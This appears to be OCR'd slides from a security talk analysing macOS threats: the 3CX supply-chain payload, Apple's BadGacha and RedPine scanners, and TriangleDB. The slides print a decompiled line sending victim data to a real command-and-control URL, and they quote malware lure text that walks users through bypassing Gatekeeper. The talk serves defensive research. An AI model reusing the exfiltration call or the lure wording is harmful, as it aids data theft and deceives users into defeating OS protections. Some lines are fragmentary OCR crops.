
...and then, ...nothing? (exits)

Info from 3CX config file (encrypted)
C&C server
...after response, always (just) exits

```
send_post("https://sbmsa.wiki/blog/_insert", &paramString, &request);
```

```
int main(int argc, const char * argv[]) {
...
response = send_post("https://sbmsa.wiki/blog/_insert", &paramString, &request);

if (response != 0x0) {
    free(response);
}
return 0;
```

Transmits data to C2, and then, does nothing (known CDHash)



Why?

...a few thoughts

1 Different victims, get different payloads

2 The attack was detected early (enough)

J. A. Guerrero-Saade
@juanandres_gs

I also have to recognize that this isn't the next 'SolarWinds'... BECAUSE it was seen this early on. Had this gone on for another month or so, we'd be at a fullblown CCleaner- or SolarWinds-style broad enabler op ("Fishing with Dynamite", as I like to call them)

or 1


ds of victims, collects
es, profiles their haul, and
k— trojanizing CCleaner
e compromise.

UpdateAgent variant performs more actions? (unknown CDHash)

https://speakerdeck.com/patrickwardle/mac-ing-sense-of-the-3cx-supply-chain-attack-analysis-of-the-macos-payloads?slide=46

BadGacha Scanner


- Added in XPR version 91 on 2 March 2023
- Decrypted strings appear unrelated to remediation
- What are these texts used for?




```
.background
.background.
right-click
right click
option click
choose open
click open
press open
unidentified developer
are you sure you want
will always allow it
run on this mac
```

Decrypted Strings

- Hint: background image of AMOS DMG contains similar strings



```
.background
.background.
right-click
right click
option click
choose open
click open
press open
unidentified developer
are you sure you want
will always allow it
run on this mac
```




https://www.kandji.io/blog/amos-macos-stealer-analysis

OCR-based Gatekeeper Bypass Detection

- BadGacha scanner contains detection logic for Gatekeeper bypass
  - Enumerates mounted DMG files
  - Retrieves text strings in background images of DMGs using OCR
  - Searches for Gatekeeper bypass-related strings
- If it finds such strings, it reports the DMG file information
  - Only reporting is performed, without deleting or unmounting the DMG

Which Malware Family Does It Detect?

- Appears to be a generic detection scanner?
    - It detects several different malware families
    - Apple may have designed BadGacha scanner as a threat hunting scanner?



EMPIRE


Secure File Transfer

Right Click File

<— Then Click Open

Click Ok/ Yes on any following popups to securely open the document!

https://9to5mac.com/2024/02/29/security-bite-self-destructing-macos-malware-strain-disguised-as-legitimate-mac-app/



Application Installer

1 Right click on the icon below.

2 Click Open

https://www.crowdstrike.com/en-us/blog/how-crowdstrike-uncovered-a-new-macos-browser-hijacking-campaign/

RedPine Scanner

- Added in version 114 on October 12, 2023
  - Later retired in 2024
- Decrypted strings are a YARA rule and four file paths
  - The YARA rule detects the TriangleDB iOS implant
- Kaspersky noted the possibility of TriangleDB macOS implant
  - RedPine appears to be TriangleDB macOS implant

> *While analyzing TriangleDB, we found that the class CRConfig (used to store the implant's configuration) has a method named populateWithFieldsMacOSOnly. … its existence means that macOS devices can also be targeted with a similar implant;*
>
> - "Dissecting TriangleDB, a Triangulation spyware implant" *by* Georgy Kucherin, Leonid Bezvershenko, and Igor Kuznetsov


https://securelist.com/triangledb-triangulation-implant/110050/

Two Scans

- RedPine scanner has the com.apple.system-task-ports.read entitlement
  - Allows to obtain task read ports
- It performs two scans when run as root
  - Scans the main executable in memory
  - Scans loaded libraries (called LoadedLibrary Scanner)

Scanning the Main Executable in Memory

- XPProcessMemoryAPI is used for in-memory scanning
  - Only __TEXT segment is scanned
  - Excludes platform processes from scan targets



```
// Get type record of XPMemoryRegion
// BML_dst:
// 0x10003e1b0(XPPluginAPI.XPMemoryRegion.sub_10003e1b0)
// (vt:0x1000ee820(cls__TtC11XPPluginAPI14XPMemoryRegion))
while (true)
    int64_t rax_46
    int64_t rdx_5
    rax_46, rdx_5 = (*(*r15_7 + 0x168))()
    // Scan starts if the segment is __TEXT
    char rax_47 = String.hasPrefix(_:)('__TEXT', -0x1a00000000000000, rax_46, rdx_5)
    _swift_bridgeObjectRelease(rdx_5)
```

Why Does It Perform In-Memory Scanning?

- Perhaps macOS implant was also deployed only in memory
  - Without leaving any payload on disk?

